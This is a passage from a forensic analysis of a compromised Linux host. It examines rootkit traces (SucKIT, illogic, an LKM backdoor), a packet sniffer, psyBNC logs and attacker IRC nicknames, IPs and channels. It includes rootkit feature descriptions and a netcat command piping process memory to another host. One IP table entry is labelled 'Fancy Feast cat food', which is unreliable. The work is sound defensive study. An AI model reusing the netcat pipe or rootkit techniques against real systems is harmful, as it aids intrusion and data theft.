


```
Searching for Romanian rootkit ... nothing found
Searching for HKRK rootkit ... nothing found
Searching for Suckit rootkit ... nothing found
Searching for Volc rootkit ... nothing found
Searching for Gold2 rootkit ... nothing found
Searching for TC2 Worm default files and dirs... nothing found
Searching for Anonoying rootkit default files and dirs... nothing
found
Searching for ZK rootkit default files and dirs... nothing found
Searching for ShKit rootkit default files and dirs... nothing found
Searching for anomalies in shell history files... Warning:
`/mnt/image//root/.bash_history' is linked to another file
Checking `asp'... not infected
Checking `bindshell'... not tested
Checking `lkm'... not tested
Checking `rexedcs'... not found
Checking `sniffer'... not tested
Checking `w55808'... not infected
Checking `wted'... nothing deleted
Checking `scalper'... not infected
Checking `slapper'... not infected
Checking `z2'... unable to open lastlog-file /mnt/image/lastlog
```

screenshot2.6.9: execution of `chkrootkit` tool on image file.

The output shown by the tool confirms the modification of some files, the presence of suspicious files and folders, like `lib/.x`, and the presence of two new files that need to be analyzed: /mnt/image/dev/ttyop and /mnt/image/dev/ttyoa.

NOTE: The execution of `chkrootkit` against a live system showed some important differences. When executed in a on-line system it detects the presence of `LKM rootkit`. The differences between the results against the live and the dead system are:



```
$ diff chkrootkit.output.live chkrootkit.output.dead | grep "<"
< ROOTDIR is `/'
< Checking `inetd'... not tested
< Checking `tcpd'... not found
< /dev/ttyop /dev/ttyoa
< /usr/lib/perl5/5.6.0/i386-linux/.packlist /lib/.x /lib/.x/.boot
< /lib/.x
< Searching for anomalies in shell history files... Warning:
`//root/.bash_history' is linked to another file
< Checking `bindshell'... INFECTED (PORTS:  3049)
< Checking `lkm'... You have     4 process hidden for ps command
< Warning: Possible LKM Trojan installed
< Checking `sniffer'...
< eth0: PROMISC
```

screenshot2.6.10: execution of `chkrootkit` tool on on-line system.

LKM stands for "Linux kernel Module". A quick research on Packet Storm (http://packetstormsecurity.org) website will show some examples of LKM tools, in special Adore Rootkit. According to the site, "Adore is a linux LKM based rootkit. Features smart PROMISC flag hiding, persistent file and directory hiding (still hidden after reboot), process-hiding, netstat hiding, rootshell-backdoor, and an uninstall routine. Includes a userspace program to control everything. Changes: Automatic configuration, bug fixes. Homepage: http://www.team-teso.net. By Stealth”.

It is very important to note that on a live system execution the tool detected that the network interface, eth0, was in promiscuous mode. This is indicative that a sniffer could be running.

The best chance to find a sniffer in an online system is using the `lsof` command to identify opened files, where the output of the sniffer is being written. The command `lsof` is a powerful forensic tool. According to the information on security focus website, “LSOF is a Unix-specific diagnostic tool. Its name stands for LiSt Open Files, and it does just that. It lists information about any files that are open by processes currently running on the system”. This Information is available at
http://www.securityfocus.com/tools/1008

NOTE: In accordance to Brazilian law, the use of a sniffer program can be treated as interception of telecommunications, just like a telephone tap. The law that refers to this kind of crime is Law nº 9.296, of July 24th, 1996.

> *"**Art. 10.** It constitutes crime to carry through interception of telephonic communications, computer equipment or telecommunications, or to violate the secret of Justice, without judicial authorization or with unauthorized objectives in law.*
>
> *Sentence: imprisonment, from two to four years, and fines."*

With the results of the `lsof` command, a search for new clues that can be related to the investigation can be conducted.

TCP connections:

```
$ cat lsof.output | grep LISTEN
identd      677 ident    4u  IPv4   836  TCP *:auth (LISTEN)
identd      685 ident    4u  IPv4   836  TCP *:auth (LISTEN)
identd      686 ident    4u  IPv4   836  TCP *:auth (LISTEN)
identd      695 ident    4u  IPv4   836  TCP *:auth (LISTEN)
identd      696 ident    4u  IPv4   836  TCP *:auth (LISTEN)
sshd        699  root    3u  IPv4   860  TCP *:ssh (LISTEN)
xinetd      732  root    3u  IPv4   881  TCP *:finger (LISTEN)
xinetd      732  root    4u  IPv4   882  TCP *:telnet (LISTEN)
xinetd      732  root    5u  IPv4   883  TCP *:ftp (LISTEN)
sendmail    759  root    4u  IPv4   925  TCP localhost.localdomain:smtp
(LISTEN)
smbd        845  root    9u  IPv4  1015  TCP *:netbios-ssn (LISTEN)
smbd       3137  root    6u  IPv4  4571  TCP *:cfinger (LISTEN)
smbd       3137  root   16u  IPv4   976  TCP *:https (LISTEN)
smbd       3137  root   17u  IPv4   977  TCP *:http (LISTEN)
(swapd)    3153  root   16u  IPv4   976  TCP *:https (LISTEN)
(swapd)    3153  root   17u  IPv4   977  TCP *:http (LISTEN)
initd     15119  root    3u  IPv4 15617  TCP *:65336 (LISTEN)
initd     15119  root    5u  IPv4 15619  TCP *:65436 (LISTEN)
xopen     25239  root   16u  IPv4   976  TCP *:https (LISTEN)
xopen     25239  root   17u  IPv4   977  TCP *:http (LISTEN)
xopen     25241  root    8u  IPv4 12302  TCP *:squid (LISTEN)
xopen     25241  root   16u  IPv4   976  TCP *:https (LISTEN)
xopen     25241  root   17u  IPv4   977  TCP *:http (LISTEN)
lsn       25247  root   16u  IPv4   976  TCP *:https (LISTEN)
lsn       25247  root   17u  IPv4   977  TCP *:http (LISTEN)
```

screenshot2.6.11: TCP port “listening/waiting” for connections.

UDP connections:

```
$ cat lsof.output | grep -v LISTEN | grep -v deleted | grep UDP
nmbd        850  root    6u  IPv4  1025                 UDP *:netbios-ns
nmbd        850  root    7u  IPv4  1026                 UDP *:netbios-dgm
nmbd        850  root    8u  IPv4  1028                 UDP
192.168.1.79:netbios-ns
nmbd        850  root    9u  IPv4  1029                 UDP
192.168.1.79:netbios-dgm
xopen     25239  root    8u  IPv4  9972                 UDP *:3049
```

screenshot2.6.12: UDP port “listening/waiting” for connections.

Files opened for writing:

```
$ cat lsof.output | grep -v LISTEN | grep -v deleted | grep -v UDP | grep
REG | grep [0-9]w | less
smbd     845  root 6ww  REG  8,1    20 45310 /var/cache/samba/smbd.pid
nmbd     850  root 4ww  REG  8,1    20 45838 /var/cache/samba/nmbd.pid
(swapd) 3153  root  7w  REG  8,1    47 77075 /usr/lib/libice.log
syslogd 3247  root  2w  REG  8,1   179 46634 /var/log/secure
syslogd 3247  root  3w  REG  8,1 22070 46901 /var/log/maillog
syslogd 3247  root  4w  REG  8,1  5092 46902 /var/log/cron
syslogd 3247  root  5w  REG  8,1     0 46903 /var/log/spooler
syslogd 3247  root  6w  REG  8,1   676 46904 /var/log/boot.log
initd  15119  root  4w  REG  8,1 39263 92097
/etc/opt/psybnc/log/psybnc.log
initd  15119  root  7w  REG  8,1     6 47416
/etc/opt/psybnc/psybnc.pid
initd  15119  root  8w  REG  8,1     0 92098 /etc/opt/psybnc/log/USER1.TRL
initd  15119  root 10w  REG  8,1     0 92099 /etc/opt/psybnc/log/USER2.TRL
xopen  25239  root  1w  REG  8,1  2442 47152 /lib/.x/install.log
lsn    25247  root  1w  REG  8,1  1224 18417 /lib/.x/s/mfs
```

screenshot2.6.13: list of files that are write enabled.

NOTE: The process `swapd` that is shown in the host console (evidence 10092003-hn5) as *"(swapd) uses obsolete (PF_INET, SOCK_PACKET)"*, is been executed with **PID 3153.** The process is listening in two ports and writing something to the file `/usr/lib/libice.log`.


A check of the contents of these files shows:

/usr/lib/libice.log

```
$ cat /mnt/image/usr/lib/libice.log

proxyscan.undernet.org => 192.168.1.79 [23]
?k
```

screenshot2.6.14: contents of file *libice.log*

/lib/.x/install.log




```
$ cat /mnt/image/lib/.x/install.log
#####################################################
# SucKIT version 1.3b by Unseen <unseen@broken.org> #
#####################################################

RK_Init: idt=0xffc17800, FUCK: Can't find sys_call_table[]
```

screenshot2.6.15: contents of file *install.log*

The `SucKIT` string showed above belongs to a known rootkit for Linux systems. The original page for this rootkit is http://hysteria.sk/sd/f/suckit/ and the current version available is sk-1.3a.tar.gz.

There are some information regarding SucKIT on packetstormsecurity.org website, as follow: *"The SucKIT is easy-to-uses, Linux-i386 kernel-based rootkit. The code stays in memory through/dev/kmem trick, without help of LKM support nor System.map or such things. Everything is done on the fly. It can hide PIDs, files, tcp/udp/raw sockets, sniff TTYs. Next, it have integrated TTY shell access (xor+sha1) which can be invoked through any running service on the server. No compiling on target box needed, one binary can work on any of 2.2.x & 2.4.x kernels precompiled (libc-free)."*

/lib/.x/s/mfs



```
$ cat /mnt/image/lib/.x/s/mfs
============================================================
Time: Sun Aug 10 15:40:47     Size: 100
Path: 192.168.1.79 => 63.99.224.38 [21]
------------------------------------------------------------

============================================================
Time: Sun Aug 10 15:40:50     Size: 80
Path: 192.168.1.79 => 63.99.224.38 [21]
------------------------------------------------------------

============================================================
Time: Sun Aug 10 15:40:56     Size: 60
Path: 192.168.1.79 => 63.99.224.38 [21]
------------------------------------------------------------

============================================================
Time: Sun Aug 10 15:41:08     Size: 40
Path: 192.168.1.79 => 63.99.224.38 [21]
------------------------------------------------------------

============================================================
Time: Sun Aug 10 15:41:32     Size: 20
Path: 192.168.1.79 => 63.99.224.38 [21]
------------------------------------------------------------

============================================================
Time: Sun Aug 10 16:04:13     Size: 44
Path: proxyscan.undernet.org => 192.168.1.79 [23]
------------------------------------------------------------
k
```

screenshot2.6.16: contents of file *mfs*

Involved IPs:

proxyscan.undernet.org	193.109.122.5
Fancy Feast cat food	63.99.224.38

table2.6.1: list of IPs found on “mfs” file.

/etc/opt/psybnc/log/psybnc.log

```
$ cat /mnt/image/etc/opt/psybnc/log/psybnc.log
Sun Aug 10 16:02:46 :Listener created :0.0.0.0 port 65336
Sun Aug 10 16:02:46 :Listener created :0.0.0.0 port -100
Sun Aug 10 16:02:46 :Can't create listening sock on host * port -
200 (bind)
Sun Aug 10 16:02:46 :Loading all Users..
Sun Aug 10 16:02:46 :No Users found.
Sun Aug 10 16:02:46 :psyBNC2.3.1-cBtITLdDMSNp started (PID :15119)
Sun Aug 10 16:03:32 :connect from sanido-09.is.pcnet.ro
Sun Aug 10 16:03:32 :New User:sic (wqewqde dedwqere) added by sic
Sun Aug 10 16:03:36 :User sic () has no server added
Sun Aug 10 16:04:06 :User sic () trying fairfax.va.us.undernet.org
port 6667 ().
Sun Aug 10 16:04:06 :User sic () connected to
fairfax.va.us.undernet.org:6667 ()
Sun Aug 10 16:04:47 :Hop requested by sic. Quitting.
Sun Aug 10 16:04:47 :User sic got disconnected from server.
Sun Aug 10 16:04:51 :User sic () trying fairfax.va.us.undernet.org
port 6667 ().
Sun Aug 10 16:06:08 :User sic quitted (from sanido-09.is.pcnet.ro)
Sun Aug 10 16:06:24 :connect from sanido-09.is.pcnet.ro
Sun Aug 10 16:06:25 :User sic logged in.
Sun Aug 10 16:06:57 :User sic quitted (from sanido-09.is.pcnet.ro)
Sun Aug 10 16:06:59 :connect from sanido-09.is.pcnet.ro
Sun Aug 10 16:06:59 :User sic logged in.
Sun Aug 10 16:07:26 :User sic quitted (from sanido-09.is.pcnet.ro)
Sun Aug 10 16:07:34 :connect from sanido-09.is.pcnet.ro
Sun Aug 10 16:07:47 :User sic logged in.
Sun Aug 10 16:08:00 :User sic: cant connect to
fairfax.va.us.undernet.org port 6667.
Sun Aug 10 16:08:06 :User sic () trying fairfax.va.us.undernet.org
port 6667 ().
Sun Aug 10 16:08:06 :User sic () connected to
fairfax.va.us.undernet.org:6667 ()
Sun Aug 10 16:11:30 :User sic quitted (from sanido-09.is.pcnet.ro)
Sun Aug 10 17:49:41 :connect from sanido-08.is.pcnet.ro
Sun Aug 10 17:49:47 :User sic logged in.
Sun Aug 10 17:50:39 :New User:redcode (4,1redCode8Chicken) added by
sic
Sun Aug 10 17:50:51 :User redcode () has no server added
Sun Aug 10 17:51:22 :connect from sanido-08.is.pcnet.ro
Sun Aug 10 17:51:22 :User redcode logged in.
Sun Aug 10 17:51:36 :User redcode () trying mesa.az.us.undernet.org
port 6667 ().
Sun Aug 10 17:51:36 :User redcode () connected to
mesa.az.us.undernet.org:6667 ()
```

```
Sun Aug 10 17:51:42 :User redcode () got disconnected (from
mesa.az.us.undernet.org) Reason: Closing Link: killme by
mesa.az.us.undernet.org (Sorry, your connection class is full - try
again later or try another server)
Sun Aug 10 17:52:06 :User redcode () trying mesa.az.us.undernet.org
port 6667 ().
Sun Aug 10 17:52:06 :User redcode () connected to
mesa.az.us.undernet.org:6667 ()
Sun Aug 10 18:00:49 :User redcode quitted (from sanido-
08.is.pcnet.ro)
```

screenshot2.6.17: contents of the software psybnc logs.

The activity of user `**sic**` connecting to the host from the IPs, *sanido-09.is.pcnet.ro* and *sanido-08.is.pcnet.ro,* and unsuccessfully trying to connect to the IRC server *fairfax.va.us.undernet.org* can be seeing. After that there is a new tentative with the userid **`redcode`**, but this time he/she tried to connect to the IRC server *mesa.az.us.undernet.org*, also without success.

The nickname **`sic`** could be an abbreviation of the email that have being found in the `maillog` file: `*skiZophrenia _ siCk @yahoo.com*`.

IPs involved:

sanido-08.is.pcnet.ro	213.154.118.200
sanido-09.is.pcnet.ro	213.154.118.201
fairfax.va.us.undernet.org	199.184.165.133
mesa.az.us.undernet.org	64.62.96.42

table2.6.2: list of identified IPs on psybnc logs.

Now it is possible to look for new evidence related to IRC, specifically the servers of the *"undernet"* network.

```
$ grep "undernet"  compromised.str
:fairfax.va.us.undernet.org 001 _[siCk] :Welcome to the Internet
Relay Network, _[siCk]
:fairfax.va.us.undernet.org 372 [[[mac]]] :-        User-friendly
bots are welcome, but know your limits.
:mesa.az.us.undernet.org 001 killme :Welcome to the Undernet IRC
via EasyNews killme
```

screenshot2.6.18: search for the string "undernet".

The nicknames the hackers were using to connect to the IRC servers are now known. The configuration files of `*psybnc*` can be checked:

. file psybnc.conf
. file psybnc.conf.old

Summary of the information:

PSYBNC.SYSTEM.PORT1=65336	Port used by psybnc

USER1.USER.LOGIN=sic	nickname of user 1
USER1.USER.AWAYNICK=[[[kgb]]]	away nickname of user 1
USER1.CHANNELS.ENTRY1=#radioactiv	Channel used by user 1
USER1.CHANNELS.ENTRY0=#RedCode	Channel used by user 1
USER2.USER.LOGIN=redcode	nickname of user 2
USER2.USER.AWAYNICK=killMe	away nickname of user 2
USER2.CHANNELS.ENTRY1=#AiaBuni	Channel used by user 2
USER2.CHANNELS.ENTRY0=#RedCode	Channel used by user 2

table2.6.3: summary of the configuration file of "*psybnc*".

As a bonus activity a connection to an IRC server of `*undernet*` network verified the existence of the channels and nicknames. The following information was gathered:

Information on the user redCode:

```
redCode is ~sic@sictir.users.undernet.org * redCode [in]seCurity
redCode on #soMefeeL @#radioactiv @#SecureId @#[in]seCure
redCode using *.undernet.org The Undernet Underworld
redCode is logged in as sictir
redcode End of /WHOIS list.
```

The command /whois redCode was executed to gather information related to this nickname. It can be seeing that one of the channels the user who is logged in is the same one that was found on the configuration file: @#radioactiv. The nickname "redCode" can now be connected to the nickname "sic".

table2.6.4: information obtained on IRC.

Restricted channels:

```
#redCode unable to join channel (need correct key)
#SecureId unable to join channel (need correct key)
#[in]seCure unable to join channel (need correct key)
```

Joining the IRC channels listed above was attempted using the /join command, but access to them is restricted by password.

table2.6.5: information collected on IRC.

Opened channels:

```
#siCk jacared @knOw Dj-mafia @Del`Piero @c|pc|r|an @JaY-Zzz @d3c3datu
@red[C]ode Xul Ba|tZaSuL lappeencd balosu santynela agroind calaul
KaMiKaZ` soccer9 soccer0
#siCk End of /NAMES list.

#amante jacared @knOw @red[C]ode @c|pc|r|an
#amante End of /NAMES list.

#soMefeeL jacared ca[r]men knOw redCode red[C]ode [CIA]
#soMefeeL End of /NAMES list.

#radioactiv jacared @PRINTZUL` @redCode @c|pc|r|an
#radioactiv End of /NAMES list.

#AiaBuni jacared [Ph0enix] mihutz`aw Bazil|0ff DarKSouL^ Mikel[aw] LeeRha`
red[C]ode DyanaEM +PunKi`ofF Addy ORESTE Del`Piero Thesorrow @HYDRA
```

decedatu @X nethus +Baiatbun` +Xplore^Me ANA26 sheitaan Boss17 NoiDoiGoi Bazil JaY-Zzz [PhxDus] c|pc|r|an Zizou^ EMY_EMY P|ast[aw] d3c3datu T3Iub3Sk [GaBY] Iappeencd BugsyBuny steffcip LeeRha Neutrino grisdhje Chico #AiaBuni End of /NAMES list.
The following channels were successful joined: #siCk, #amante, #soMefeeL, #radioactiv e #AiaBuni. It is possible to see who is logged on those channels and a variation on the nickname redCode, red[C]ode could be identify. The channel AiaBuni is mostly used by Romanian youngsters which was already expected based on the evidence colleted that pointed to a Romanian hacker.

table2.6.6: information collected on IRC.

Information about the user red[C]ode

red[C]ode is ~sic@196.25.219.117 * redCode [in]security red[C]ode on @#amante #AiaBuni #soMefeeL @#SecureId @#[in]seCure @#siCk red[C]ode using *.undernet.org The Undernet Underworld
The "friend" has another connection, this time using the IP 196.25.219.117, that belongs to South Africa (information gathered by command /whois)

table2.6.7: information collected on IRC.

Processes:

Since access to the compromised system was possible, after the execution of `lsof` command information of memory contents was collected. The collection was done by running the command.

cat/proc/PID/ex | nc 10.0.0.105 2223

where PID is the first number that appears in the output of `lsof` and corresponds to the ID number of the process. For the process `swapd`, the following command was executed:

cat/proc/3153/exe | nc 10.0.0.105 2223

on the forensic station that information was recorded to the file proc.3153 with the following command:

nc –l –p 2223 > proc.3153

```
(swapd)    3153  root   16u  IPv4   976  TCP *:https (LISTEN)
(swapd)    3153  root   17u  IPv4   977  TCP *:http  (LISTEN)
```

screenshot2.6.19: information regarding the process `swapd`.

The `strings` command in the file that was recorded on *proc.3153* can now be executed. The most significant results follow:

```
$ strings proc.3153 | more
cant set promiscuous mode
eth0
```

```
/usr/lib/libice.log
```

screenshot2.6.20: contents of the process number 3153, or `swapd`.

Looking to the strings output, this seems to be some kind of sniffer. As previously seen this process was writing network information to the file *libice.log*. The contents of the log file didn't help as evidence because it is too small.

This file (proc.3153) will be saved as evidence because it can be used for criminal investigation. The presence of `(*swap)*` in the image on `/mnt/image/usr/bin/(swapd)` can still be identify.

tag#	10092003-hn-6
Type	binary file
Name	(swapd)
MD5 hash	bc6d6b0ffb4e41e4753289fe28cf3521
Size	18.439 bytes
Description	sniffer

table2.6.8: information regarding the evidence `swapd`.

There are two ways to collect the same evidence: in the on-line system and on the image.

Futher, in this paper, more details about the impact of accessing information on the on-line system will be seeing; as previously stated, it can cause modification to the MAC times. The gathering of information in memory does not modify the MAC times of the original sniffer located in *`/usr/bin/(swapd)`.* MD5 hash of the sniffer in memory is the same as that of the sniffer present on image file. It is very important to demonstrate that the sniffer being executed is the same one that was recovered in the image.

The procedure described above was performed for other processes that were in the memory.

A summary of what was founds follows:

/mnt/image/usr/sbin/identd	backdoor to access the system
/mnt/image/usr/sbin/sshd	Trojaned version of ssh
/mnt/image/usr/sbin/xinetd	Services wrapper, OK
/mnt/image/usr/sbin/smbd	Second version of ssh
/mnt/image/usr/bin/(swapd)	Sniffer software
/mnt/image/etc/opt/psybnc/initd	backdoor to access the system on ports 65336 and 65436
/mnt/image/lib/.x/s/xopen	Another version of ssh
/mnt/image/lib/.x/s/lsn	illogic rootkit file, md5 compared

table2.6.9: summary of the process under scrutiny.

One interesting fact was that the file `*lsn*`, that is part of a little known rootkit called *illogic-rootkit,* was found. The file `*lsn*` has the same md5 hash as that of the file present in the rootkit. Its possible to conclude in this way because we found an analysis of the illogic rootkit where the md5 hash of the file named `*lsn*` was described. This was done searching on google with the value of md5 hash.

tag#	10092003-hn-7
Type	binary file
Name	lsn
MD5 hash	a4073ec9e5602c8ff9fdcd9aee11b56d
Size	5.192 bytes
Description	File of the illogic rootkit

table2.6.10: information regarding the evidence `lsn`.

The directory `/dev` is normally used by hackers because it has a large number of files, easily more than 5.000 (some systems have more than 11,000 files). Due to this reason its contents are unknown by users and administrators. The `/dev` folder is not a place were one usually “hangs around”.

The content will be checked for files `/dev/ttypop` and `/dev/ttyoa`, identified by *chkrootkit* tool (screenshot 2.6.9) and by the command:

`*find /mnt/image/dev/- not - type c - not - type b*`.

As results of command `find` execution, another suspicious file was detected: /dev/ttyoc, that file has not been discovered yet.

The suspicious files discovered on /dev are:

```
$ strings /mnt/image/dev/ttyop
3 swapd
3 psybnc
3 sl2
3 sl3
3 smbd
3 uptime
3 x2
3 startwu
3 scan
3 r00t
$ strings /mnt/image/dev/ttyoa
1 213.233
1 24.104
1 217.10
1 216
1 193
1 209.118
3 10001
3 10002
3 13064
3 19
3 69
3 6667
4 10001
4 6667
4 10002
```

```
4 19
4 69
4 13064
$ strings /mnt/image/dev/ttyof
psbnc
smbd
iceconf.h
icekey.h
icepid.h
uptime
startwu
r00t
```

screenshot2.6.21: information regarding the files discovered on /dev.

The files contents are lists of information that will be hidden during the execution of the programs that have been modified by some rootkit: *ifconfig, ls, netstat, ps and top.*

SETUID/SETGID files:

Miscreants usually need to have modified SUID (to set-user id) files. SUID stands for set user id. When a SUID file is executed, the process that runs it is granted access to system resources based on the user who owns the file and not the user who created the process. That is very “useful” because a common user can get privileges of super-user (root) by executing a file whose SUID is ROOT.

The presence of SUID files is normal in the system and without them some common activities would be impracticable, as, for example, to have access to the password file. The `find` command with some specific parameters in order to identify these SUID files will again be used.

```
$ find /mnt/image/ -type f \( -perm -04000 -o -perm -02000 \) \-
exec ls -lg {} \;
-rws--x--x    2 root       785372 Aug  9  2001 /usr/bin/suidperl
-rws--x--x    2 root       785372 Aug  9  2001 /usr/bin/sperl5.6.0
-rwsr-xr-x    1 root        34476 Aug 27  2001 /usr/bin/chage
-rwsr-xr-x    1 root        36208 Aug 27  2001 /usr/bin/gpasswd
-rwsr-xr-x    1 root        37580 Aug  2  2001 /usr/bin/at
-rwxr-sr-x    1 mail        12500 Jun 30  2001 /usr/bin/lockfile
-rwxr-sr-x    1 slocate     25020 Jun 24  2001 /usr/bin/slocate
-r-s--x--x    1 root        13476 Aug  6  2001 /usr/bin/passwd
-r-xr-sr-x    1 tty          6444 Aug 28  2001 /usr/bin/wall
-rws--x--x    1 root        13136 Aug 26  2001 /usr/bin/chfn
-rws--x--x    1 root        12484 Aug 26  2001 /usr/bin/chsh
-rws--x--x    1 root         5456 Aug 26  2001 /usr/bin/newgrp
-rwxr-sr-x    1 tty          8744 Aug 26  2001 /usr/bin/write
-rwsr-xr-x    1 root        21280 Jun 24  2001 /usr/bin/crontab
-rwsr-xr-x    1 root       209948 Sep  6  2001 /usr/bin/ssh
-rwsr-xr-x    1 root        14588 Jul 24  2001 /usr/bin/rcp
-rwsr-xr-x    1 root        10940 Jul 24  2001 /usr/bin/rlogin
-rwsr-xr-x    1 root         7932 Jul 24  2001 /usr/bin/rsh
-rwsr-xr-x    1 root        18444 Aug 27  2001 /usr/sbin/ping6
```

```
-rwsr-xr-x    1 root         9804 Aug 27  2001
/usr/sbin/traceroute6
-rwxr-sr-x    1 utmp         6604 Jun 24  2001 /usr/sbin/utempter
-r-sr-xr-x    1 root       451076 Aug 31  2001 /usr/sbin/sendmail
-rwsr-xr-x    1 root         6340 Sep  9  2001 /usr/sbin/usernetctl
-rwsr-xr-x    1 root        20120 Jun 25  2001 /usr/sbin/traceroute
-r-s--x---    1 48          11244 Sep  5  2001 /usr/sbin/suexec
-rwsr-xr-x    1 root        23436 Aug 27  2001 /mnt/image/bin/ping
-rwsr-xr-x    1 root        57628 Jul 24  2001 /mnt/image/bin/mount
-rwsr-xr-x    1 root        28380 Jul 24  2001
/mnt/image/bin/umount
-rwsr-xr-x    1 root        18452 Jul 23  2001 /mnt/image/bin/su
-r-sr-xr-x    1 root        15088 Sep 24  2001 /sbin/pwdb_chkpwd
-r-sr-xr-x    1 root        15672 Sep 24  2001 /sbin/unix_chkpwd
-rwxr-sr-x    1 root         4120 Sep  9  2001 /sbin/netreport
```

screenshot2.6.22: SUID/GUID files on the system.

After analyzes screenshot 2.6.22, thirty-two (32) SUID files were found. Apparently none of them was modified. The file that grabs attention is the `suexec` because it has the GUID equal to forty-eight (48). According to the password file, the user `*apache*` has the gid 48.

Other interesting searches with `find`:

- Find all SUID/SGID programs on your system:
find/- type f \ (- perm -04000 -o - perm -02000 \) \-exec ls - lg {} \;

